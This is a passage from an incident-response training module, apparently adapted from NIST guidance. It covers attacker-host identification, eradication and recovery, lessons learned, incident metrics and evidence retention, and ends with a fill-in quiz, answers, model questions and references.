During incident handling, system owners and others sometimes want to or need to identify the attacking host or hosts. Although this information can be important, incident handlers should generally stay focused on containment, eradication, and recovery. Identifying an attacking host can be a time-consuming and futile process that can prevent a team from achieving its primary goal—minimizing the business impact. The following items describe the most commonly performed activities for attacking host identification:

- **Validating the Attacking Host's IP Address.** New incident handlers often focus on the attacking host's IP address. The handler may attempt to validate that the address was not spoofed by verifying connectivity to it; however, this simply indicates that a host at that address does or does not respond to the requests. A failure to respond does not mean the address is not real—for example, a host may be configured to ignore pings and traceroutes. Also, the attacker may have received a dynamic address that has already been reassigned to someone else.
- **Researching the Attacking Host through Search Engines.** Performing an Internet search using the apparent source IP address of an attack may lead to more information on the attack—for example, a mailing list message regarding a similar attack.
- **Using Incident Databases.** Several groups collect and consolidate incident data from various organizations into incident databases. This information sharing may take place in many forms, such as trackers and real-time blacklists. The organization can also check its own knowledge base or issue tracking system for related activity.
- **Monitoring Possible Attacker Communication Channels.** Incident handlers can monitor communication channels that may be used by an attacking host. For example, many bots use IRC as their primary means of communication. Also, attackers may congregate on certain IRC channels to brag about their

compromises and share information. However, incident handlers should treat any such information that they acquire only as a potential lead, not as fact.

4.3 Eradication and Recovery

After an incident has been contained, eradication may be necessary to eliminate components of the incident, such as deleting malware and disabling breached user accounts, as well as identifying and mitigating all vulnerabilities that were exploited. During eradication, it is important to identify all affected hosts within the organization so that they can be remediated. For some incidents, eradication is either not necessary or is performed during recovery.

In recovery, administrators restore systems to normal operation, confirm that the systems are functioning normally, and (if applicable) remediate vulnerabilities to prevent similar incidents. Recovery may involve such actions as restoring systems from clean backups, rebuilding systems from scratch, replacing compromised files with clean versions, installing patches, changing passwords, and tightening network perimeter security (e.g., firewall rulesets, boundary router access control lists). Higher levels of system logging or network monitoring are often part of the recovery process. Once a resource is successfully attacked, it is often attacked again, or other resources within the organization are attacked in a similar manner.

Eradication and recovery should be done in a phased approach so that remediation steps are prioritized. For large-scale incidents, recovery may take months; the intent of the early phases should be to increase the overall security with relatively quick (days to weeks) high value changes to prevent future incidents. The later phases should focus on longer-term changes (e.g., infrastructure changes) and ongoing work to keep the enterprise as secure as possible.

Because eradication and recovery actions are typically OS or application-specific, detailed recommendations and advice regarding them are outside the scope of this document.

4.4 Post-Incident Activity




Figure-1. Incident Response Life Cycle (Containment, Eradication, and Recovery)

4.5 Lessons Learned

One of the most important parts of incident response is also the most often omitted: learning and improving. Each incident response team should evolve to reflect new threats, improved technology, and lessons learned. Holding a “lessons learned” meeting with all involved parties after a major incident, and optionally periodically after lesser incidents as resources permit, can be extremely helpful in improving security measures and the incident handling process itself. Multiple incidents can be covered in a single lessons learned meeting. This meeting provides a chance to achieve closure with respect to an incident by reviewing what occurred, what was done to intervene, and how well intervention worked. The meeting should be held within several days of the end of the incident. Questions to be answered in the meeting include:

- Exactly what happened, and at what times?
- How well did staff and management perform in dealing with the incident?
Were the documented procedures followed? Were they adequate?
- What information was needed sooner?

- Were any steps or actions taken that might have inhibited the recovery?
- What would the staff and management do differently the next time a similar incident occurs?
- How could information sharing with other organizations have been improved?
- What corrective actions can prevent similar incidents in the future?
- What precursors or indicators should be watched for in the future to detect similar incidents?
- What additional tools or resources are needed to detect, analyze, and mitigate future incidents?
- What additional tools or resources are needed to detect, analyze, and mitigate future incidents?

Small incidents need limited post-incident analysis, with the exception of incidents performed through new attack methods that are of widespread concern and interest. After serious attacks have occurred, it is usually worthwhile to hold post-mortem meetings that cross team and organizational boundaries to provide a mechanism for information sharing. The primary consideration in holding such meetings is ensuring that the right people are involved. Not only is it important to invite people who have been involved in the incident that is being analyzed, but also it is wise to consider who should be invited for the purpose of facilitating future cooperation.

The success of such meetings also depends on the agenda. Collecting input about expectations and needs (including suggested topics to cover) from participants before the meeting increases the likelihood that the participants' needs will be met. In addition, establishing rules of order before or during the start of a meeting can minimize confusion and discord. Having one or more moderators who are skilled in group facilitation can yield a high payoff. Finally, it is also important to document the major points of agreement and action items and to communicate them to parties who could not attend the meeting.

Lessons learned meetings provide other benefits. Reports from these meetings are good material for training new team members by showing them how more experienced

team members respond to incidents. Updating incident response policies and procedures is another important part of the lessons learned process. Post-mortem analysis of the way an incident was handled will often reveal a missing step or an inaccuracy in a procedure, providing impetus for change. Because of the changing nature of information technology and changes in personnel, the incident response team should review all related documentation and procedures for handling incidents at designated intervals.

4.6 Using Collected Incident Data

Lessons learned activities should produce a set of objective and subjective data regarding each incident. Over time, the collected incident data should be useful in several capacities. The data, particularly the total hours of involvement and the cost, may be used to justify additional funding of the incident response team. A study of incident characteristics may indicate systemic security weaknesses and threats, as well as changes in incident trends. This data can be put back into the risk assessment process, ultimately leading to the selection and implementation of additional controls. Another good use of the data is measuring the success of the incident response team. If incident data is collected and stored properly, it should provide several measures of the success (or at least the activities) of the incident response team. Incident data can also be collected to determine if a change to incident response capabilities causes a corresponding change in the team's performance (e.g., improvements in efficiency, reductions in costs). Furthermore, organizations that are required to report incident information will need to collect the necessary data to meet their requirements.

Organizations should focus on collecting data that is actionable, rather than collecting data simply because it is available. For example, counting the number of precursor port scans that occur each week and producing a chart at the end of the year that shows port scans increased by eight percent is not very helpful and may be quite time-consuming. Absolute numbers are not informative—understanding how they represent threats to the business processes of the organization is what matters. Organizations

should decide what incident data to collect based on reporting requirements and on the expected return on investment from the data (e.g., identifying a new threat and mitigating the related vulnerabilities before they can be exploited.) Possible metrics for incident-related data include:

Number of Incidents Handled. Handling more incidents is not necessarily better—for example, the number of incidents handled may decrease because of better network and host security controls, not because of negligence by the incident response team. The number of incidents handled is best taken as a measure of the relative amount of work that the incident response team had to perform, not as a measure of the quality of the team, unless it is considered in the context of other measures that collectively give an indication of work quality. It is more effective to produce separate incident counts for each incident category. Subcategories also can be used to provide more information. For example, a growing number of incidents performed by insiders could prompt stronger policy provisions concerning background investigations for personnel and misuse of computing resources and stronger security controls on internal networks (e.g., deploying intrusion detection software to more internal networks and hosts).

Time per Incident. For each incident, time can be measured in several ways:

Total amount of labor spent working on the incident

Elapsed time from the beginning of the incident to incident discovery, to the initial impact assessment, and to each stage of the incident handling process (e.g., containment, recovery)

How long it took the incident response team to respond to the initial report of the incident

How long it took to report the incident to management and, if necessary, appropriate external entities (e.g., US-CERT).

Objective Assessment of Each Incident. The response to an incident that has been resolved can be analyzed to determine how effective it was. The following are examples of performing an objective assessment of an incident:

- Reviewing logs, forms, reports, and other incident documentation for adherence

to established incident response policies and procedures.

- Identifying which precursors and indicators of the incident were recorded to determine how effectively the incident was logged and identified.
- Determining if the incident caused damage before it was detected.
- Determining if the actual cause of the incident was identified, and identifying the vector of attack, the vulnerabilities exploited, and the characteristics of the targeted or victimized systems, networks, and applications.
- Determining if the incident is a recurrence of a previous incident.
- Calculating the estimated monetary damage from the incident (e.g., information and critical business processes negatively affected by the incident).
- Measuring the difference between the initial impact assessment and the final impact assessment.
- Identifying which measures, if any, could have prevented the incident.

Subjective Assessment of Each Incident. Incident response team members may be asked to assess their own performance, as well as that of other team members and of the entire team. Another valuable source of input is the owner of a resource that was attacked, in order to determine if the owner thinks the incident was handled efficiently and if the outcome was satisfactory.

Besides using these metrics to measure the team's success, organizations may also find it useful to periodically audit their incident response programs. Audits will identify problems and deficiencies that can then be corrected. At a minimum, an incident response audit should evaluate the following items against applicable regulations, policies, and generally accepted practices:

- Incident response policies, plans, and procedures.
- Tools and resources.
- Team model and structure.
- Incident handler training and education.
- Incident documentation and reports.
- The measures of success discussed earlier in this section.

4.7 Evidence Retention

Organizations should establish policy for how long evidence from an incident should be retained. Most organizations choose to retain all evidence for months or years after the incident ends. The following factors should be considered during the policy creation:

Prosecution. If it is possible that the attacker will be prosecuted, evidence may need to be retained until all legal actions have been completed. In some cases, this may take several years. Furthermore, evidence that seems insignificant now may become more important in the future. For example, if an attacker is able to use knowledge gathered in one attack to perform a more severe attack later, evidence from the first attack may be key to explaining how the second attack was accomplished.

Data Retention. Most organizations have data retention policies that state how long certain types of data may be kept. For example, an organization may state that email messages should be retained for only 180 days. If a disk image contains thousands of emails, the organization may not want the image to be kept for more than 180 days unless it is absolutely necessary. As discussed in Using Collected Incident Data, General Records Schedule (GRS) specifies that incident handling records should be kept for three years.

Cost. Original hardware (e.g., hard drives, compromised systems) that is stored as evidence, as well as hard drives and removable media that are used to hold disk images, are generally individually inexpensive. However, if an organization stores many such components for years, the cost can be substantial. The organization also must retain functional computers that can use the stored hardware and media.

4.8 Recommendations

The key recommendations presented in this section for handling incidents are summarized below.

- **Acquire tools and resources that may be of value during incident handling.**

The team will be more efficient at handling incidents if various tools and resources are already available to them. Examples include contact lists, encryption software, network diagrams, backup devices, digital forensic software, and port lists.

- **Prevent incidents from occurring by ensuring that networks, systems, and applications are sufficiently secure.** Preventing incidents is beneficial to the organization and also reduces the workload of the incident response team. Performing periodic risk assessments and reducing the identified risks to an acceptable level are effective in reducing the number of incidents. Awareness of security policies and procedures by users, IT staff, and management is also very important.
- **Identify precursors and indicators through alerts generated by several types of security software.** Intrusion detection and prevention systems, antivirus software, and file integrity checking software are valuable for detecting signs of incidents. Each type of software may detect incidents that the other types of software cannot, so the use of several types of computer security software is highly recommended. Third-party monitoring services can also be helpful.
- **Establish mechanisms for outside parties to report incidents.** Outside parties may want to report incidents to the organization—for example, they may believe that one of the organization's users is attacking them. Organizations should publish a phone number and email address that outside parties can use to report such incidents.
- **Require a baseline level of logging and auditing on all systems, and a higher baseline level on all critical systems.** Logs from operating systems, services, and applications frequently provide value during incident analysis, particularly if auditing was enabled. The logs can provide information such as which accounts were accessed and what actions were performed.
- **Profile networks and systems.** Profiling measures the characteristics of expected activity levels so that changes in patterns can be more easily

identified. If the profiling process is automated, deviations from expected activity levels can be detected and reported to administrators quickly, leading to faster detection of incidents and operational issues.

- **Understand the normal behaviors of networks, systems, and applications.** Team members who understand normal behavior should be able to recognize abnormal behavior more easily. This knowledge can best be gained by reviewing log entries and security alerts; the handlers should become familiar with the typical data and can investigate the unusual entries to gain more knowledge.
- **Create a log retention policy.** Information regarding an incident may be recorded in several places. Creating and implementing a log retention policy that specifies how long log data should be maintained may be extremely helpful in analysis because older log entries may show reconnaissance activity or previous instances of similar attacks.
- **Perform event correlation.** Evidence of an incident may be captured in several logs. Correlating events among multiple sources can be invaluable in collecting all the available information for an incident and validating whether the incident occurred.
- **Keep all host clocks synchronized.** If the devices reporting events have inconsistent clock settings, event correlation will be more complicated. Clock discrepancies may also cause issues from an evidentiary standpoint.
- **Maintain and use a knowledge base of information.** Handlers need to reference information quickly during incident analysis; a centralized knowledge base provides a consistent, maintainable source of information. The knowledge base should include general information, such as data on precursors and indicators of previous incidents.
- **Start recording all information as soon as the team suspects that an incident has occurred.** Every step taken, from the time the incident was detected to its final resolution, should be documented and timestamped. Information of this nature can serve as evidence in a court of law if legal

prosecution is pursued. Recording the steps performed can also lead to a more efficient, systematic, and less error-prone handling of the problem.

- **Safeguard incident data.** It often contains sensitive information regarding such things as vulnerabilities, security breaches, and users that may have performed inappropriate actions. The team should ensure that access to incident data is restricted properly, both logically and physically.
- **Prioritize handling of the incidents based on the relevant factors.** Because of resource limitations, incidents should not be handled on a first-come, first-served basis. Instead, organizations should establish written guidelines that outline how quickly the team must respond to the incident and what actions should be performed, based on relevant factors such as the functional and information impact of the incident, and the likely recoverability from the incident. This saves time for the incident handlers and provides a justification to management and system owners for their actions. Organizations should also establish an escalation process for those instances when the team does not respond to an incident within the designated time.
- **Include provisions regarding incident reporting in the organization's incident response policy.** Organizations should specify which incidents must be reported, when they must be reported, and to whom. The parties most commonly notified are the CIO, head of information security, local information security officer, other incident response teams within the organization, and system owners.
- **Establish strategies and procedures for containing incidents.** It is important to contain incidents quickly and effectively to limit their business impact. Organizations should define acceptable risks in containing incidents and develop strategies and procedures accordingly. Containment strategies should vary based on the type of incident.
- **Follow established procedures for evidence gathering and handling.** The team should clearly document how all evidence has been preserved. Evidence should be accounted for at all times. The team should meet with legal staff and law enforcement agencies to discuss evidence handling, then develop

procedures based on those discussions.

- **Capture volatile data from systems as evidence.** This includes lists of network connections, processes, login sessions, open files, network interface configurations, and the contents of memory. Running carefully chosen commands from trusted media can collect the necessary information without damaging the system's evidence.
- **Obtain system snapshots through full forensic disk images, not file system backups.** Disk images should be made to sanitized write-protectable or write-once media. This process is superior to a file system backup for investigatory and evidentiary purposes. Imaging is also valuable in that it is much safer to analyze an image than it is to perform analysis on the original system because the analysis may inadvertently alter the original.
- **Hold lessons learned meetings after major incidents.** Lessons learned meetings are extremely helpful in improving security measures and the incident handling process itself.

4.9 Check your Progress

1. When a cybersecurity incident occurs, an organization is required to take immediate action in order to mitigate threats to the _____, _____ & _____ of its information assets.
2. If a cybersecurity incident has occurred, then _____ to the Incident Response Team is required.
3. The purpose of the response phase is to mitigate the impact of _____ to the affected information system and restore it to normal operations.
4. CCIRC stands for _____.
5. _____ includes individuals from legal, corporate communications, and HR.
6. _____ to print copies of log files and other evidence from non-networked systems.
7. _____ of critical files to speed incident analysis, verification, and eradication.

8. SCAP stands for _____.
9. A brute force attack against an _____, such as passwords, CAPTCHAS, or digital signatures.
10. _____ should log only the facts regarding the incident, not personal opinions or conclusions.
11. _____ Information with partner organizations can strengthen the organization's ability to effectively respond to IT incidents.
12. Most incident information sharing has traditionally occurred through _____ Methods.
13. Exchange of incident information using a _____ architecture.
14. RID
15. _____ to protect the confidentiality of the organization's most sensitive information.

4.10 Answers to Check Your Progress

1. confidentiality, integrity, and availability
2. escalation
3. threats and vulnerabilities
4. Canadian Cyber Incident Response Centre
5. Incident Response Team (IRT)
6. Portable printer
7. Cryptographic hashes
8. Security Content Automation Protocol
9. authentication mechanism
10. Incident handlers
11. Coordinating and sharing
12. ad hoc
13. Representational State Transfer (REST)
14. Real-Time Inter-Network Defense.
15. Non-Disclosure agreement (NDA).

4.11 Model Questions with Answers

1. What is an incident?

- **Ans.** In general, an incident is a violation of computer security policies, acceptable use policies, or standard computer security practices. Examples of incidents are:
 - An attacker commands a botnet to send high volumes of connection requests to one of an organization's web servers, causing it to crash.
 - Users are tricked into opening a "quarterly report" sent via email that is actually malware; running the tool has infected their computers and established connections with an external host.
 - A perpetrator obtains unauthorized access to sensitive data and threatens to release the details to the press if the organization does not pay a designated sum of money.
 - A user provides illegal copies of software to others through peer-to-peer file sharing services.

2. What is incident handling?

- **Ans.** Incident handling is the process of detecting and analyzing incidents and limiting the incident's effect. For example, if an attacker breaks into a system through the Internet, the incident handling process should detect the security breach. Incident handlers will then analyze the data and determine how serious the attack is. The incident will be prioritized, and the incident handlers will take action to ensure that the progress of the incident is halted and that the affected systems return to normal operation as soon as possible.

3. What is an incident response team?

- **Ans.** An incident response team (also known as a Computer Security Incident Response Team [CSIRT]) is responsible for providing incident response services to part or all of an organization. The team receives information on possible incidents, investigates them, and takes action to ensure that the damage caused by the incidents is minimized.

4. What services does the incident response team provide?

- **Ans.** The particular services that incident response teams offer vary widely among organizations. Besides performing incident handling, most teams also assume responsibility for intrusion detection system monitoring and management. A team may also distribute advisories regarding new threats, and educate users and IT staff on their roles in incident prevention and handling.

5. To whom should incidents be reported?

- **Ans.** Organizations should establish clear points of contact (POC) for reporting incidents internally. Some organizations will structure their incident response capability so that all incidents are reported directly to the incident response team, whereas others will use existing support structures, such as the IT help desk, for an initial POC. The organization should recognize that external parties, such as other incident response teams, would report some incidents. Federal agencies are required under the law to report all incidents to the United States Computer Emergency Readiness Team (US-CERT). All organizations are encouraged to report incidents to their appropriate Computer Security Incident Response Teams (CSIRTs). If an organization does not have its own CSIRT to contact, it can report incidents to other organizations, including Information Sharing and Analysis Centers (ISACs).

6. How are incidents reported?

- **Ans.** Most organizations have multiple methods for reporting an incident. Different reporting methods may be preferable as a result of variations in the skills of the person reporting the activity, the urgency of the incident, and the sensitivity of the incident. A phone number should be established to report emergencies. An email address may be provided for informal incident reporting, whereas a web-based form may be useful in formal incident reporting. Sensitive information can be provided to the team by using a public key published by the team to encrypt the material.

7. What information should be provided when reporting an incident?

Ans. The more precise the information is, the better. For example, if a workstation appears to have been infected by malware, the incident report

- should include as much of the following data as practical:
- The user's name, user ID, and contact information (e.g., phone number, email address).
 - The workstation's location, model number, serial number, hostname, and IP address.
 - The date and time that the incident occurred.
 - A step-by-step explanation of what happened, including what was done to the workstation after the infection was discovered. This explanation should be detailed, including the exact wording of messages, such as those displayed by the malware or by antivirus software alerts.
- 8. How quickly does the incident response team respond to an incident report?**
- **Ans.** The response time depends on several factors, such as the type of incident, the criticality of the resources and data that are affected, the severity of the incident, existing Service Level Agreements (SLA) for affected resources, the time and day of the week, and other incidents that the team is handling. Generally, the highest priority is handling incidents that are likely to cause the most damage to the organization or to other organizations.
- 9. When should a person involved with an incident contact law enforcement?**
- **Ans.** Communications with law enforcement agencies should be initiated by the incident response team members, the chief information officer (CIO), or other designated official—users, system administrators, system owners, and other involved parties should not initiate contact.
- 10. What should someone do who discovers that a system has been attacked?**
- **Ans.** The person should immediately stop using the system and contact the incident response team. The person may need to assist in the initial handling of the incident for instance, physically monitoring the system until incident handlers arrive to protect evidence on the system.

11. What are the criteria for determining the appropriate containment strategy?

Ans. Criteria that includes:

- Potential damage to and theft of resources.
- Need for evidence preservation.
- Service availability (e.g., network connectivity, services provided to external parties).
- Time and resources needed to implement the strategy.
- Effectiveness of the strategy (e.g., partial containment, full containment).
- Duration of the solution (e.g., emergency workaround to be removed in four hours, temporary workaround to be removed in two weeks, permanent solution).

12. What are the detailed log should be kept for all evidences?

Ans. That includes the following:

- Identifying information (e.g. the location, serial number, model number, hostname, media access control (MAC) addresses, and IP addresses of a computer).
- Name, title, and phone number of each individual who collected or handled the evidence during the investigation.
- Time and date (including time zone) of each occurrence of evidence handling.
- Locations where the evidence was stored.

13. What are the most commonly performed activities for attacking host identification?

- **Ans. Validating the Attacking Host's IP Address.** New incident handlers often focus on the attacking host's IP address. The handler may attempt to validate that the address was not spoofed by verifying connectivity to it; however, this simply indicates that a host at that address does or does not respond to the requests. A failure to respond does not mean the address is not real—for example, a host may be configured to ignore pings and traceroutes. Also, the attacker may have received a dynamic address that has already been reassigned to someone else.

- **Researching the Attacking Host through Search Engines.** Performing an Internet search using the apparent source IP address of an attack may lead to more information on the attack—for example, a mailing list message regarding a similar attack.
- **Using Incident Databases.** Several groups collect and consolidate incident data from various organizations into incident databases. This information sharing may take place in many forms, such as trackers and real-time blacklists. The organization can also check its own knowledge base or issue tracking system for related activity.
- **Monitoring Possible Attacker Communication Channels.** Incident handlers can monitor communication channels that may be used by an attacking host. For example, many bots use IRC as their primary means of communication. Also, attackers may congregate on certain IRC channels to brag about their compromises and share information. However, incident handlers should treat any such information that they acquire only as a potential lead, not as fact.

14. Write & discuss about Evidence Retention?

- **Ans.** Organizations should establish policy for how long evidence from an incident should be retained. Most organizations choose to retain all evidence for months or years after the incident ends. The following factors should be considered during the policy creation:
 - **Prosecution.** If it is possible that the attacker will be prosecuted, evidence may need to be retained until all legal actions have been completed. In some cases, this may take several years. Furthermore, evidence that seems insignificant now may become more important in the future. For example, if an attacker is able to use knowledge gathered in one attack to perform a more severe attack later, evidence from the first attack may be key to explaining how the second attack was accomplished.
 - **Data Retention.** Most organizations have data retention policies that state how long certain types of data may be kept. For example, an organization may state that email messages should be retained for only 180 days. If a disk image contains thousands of emails, the organization may not

want the image to be kept for more than 180 days unless it is absolutely necessary. As discussed in Using Collected Incident Data, General Records Schedule (GRS) specifies that incident handling records should be kept for three years.

- **Cost.** Original hardware (e.g., hard drives, compromised systems) that is stored as evidence, as well as hard drives and removable media that are used to hold disk images, are generally individually inexpensive. However, if an organization stores many such components for years, the cost can be substantial. The organization also must retain functional computers that can use the stored hardware and media.

15. Give a detail description about Eradication & Recovery?

- **Ans.** After an incident has been contained, eradication may be necessary to eliminate components of the incident, such as deleting malware and disabling breached user accounts, as well as identifying and mitigating all vulnerabilities that were exploited. During eradication, it is important to identify all affected hosts within the organization so that they can be remediated. For some incidents, eradication is either not necessary or is performed during recovery.
- In recovery, administrators restore systems to normal operation, confirm that the systems are functioning normally, and (if applicable) remediate vulnerabilities to prevent similar incidents. Recovery may involve such actions as restoring systems from clean backups, rebuilding systems from scratch, replacing compromised files with clean versions, installing patches, changing passwords, and tightening network perimeter security (e.g., firewall rulesets, boundary router access control lists). Higher levels of system logging or network monitoring are often part of the recovery process. Once a resource is successfully attacked, it is often attacked again, or other resources within the organization are attacked in a similar manner.
- Eradication and recovery should be done in a phased approach so that remediation steps are prioritized. For large-scale incidents, recovery may take months; the intent of the early phases should be to increase the overall

security with relatively quick (days to weeks) high value changes to prevent future incidents. The later phases should focus on longer-term changes (e.g., infrastructure changes) and ongoing work to keep the enterprise as secure as possible.

- Because eradication and recovery actions are typically OS or application-specific, detailed recommendations and advice regarding them are outside the scope of this document.

4.12 References and Suggested Readings

1. ISACA. Incident Management and Response. 2012.
2. ISO/IEC. ISO 27035-2 (2nd Working Draft), Information technology - Security techniques - Information security incident management - Part 1: Principles of incident management.
3. Government of South Australia. ISMF Guideline 12aCybersecurity Incident Reporting Scheme. 2014
4. Hewlett-Packard. Executive breach response playbook: How to successfully navigate the enterprise through a serious data breach. 2015.
5. NIST. Computer Security Incident Handling Guide. 2012.
6. NIST. Computer Security Incident Handling Guide. 2012.
7. NIST. Computer Security Incident Handling Guide. 2012.
8. ISO/IEC. ISO 27035-1 (2nd Working Draft), Information technology - Security techniques - Information security incident management - Part 1: Principles of incident management.
9. Government of South Australia. ISMF Guideline 12aCybersecurity Incident Reporting Scheme. 2014.
10. Hewlett-Packard. Executive breach response playbook: How to successfully navigate the enterprise through a serious data breach. 2015.
11. Cristin Goodwin and J. Paul Nicholas. "A framework for cybersecurity information and risk reduction," Microsoft, 2015.

12. Luijif, E. and Kernkamp, A. Sharing Cyber Security Information: Good Practice Stemming from the Dutch Public-Private-Participation Approach. March 2015.
13. Northcutt, Steven. Computer Security Incident Handling: An Action Plan for Dealing with Intrusions, Cyber-Theft, and Other Security-Related Events. 2003.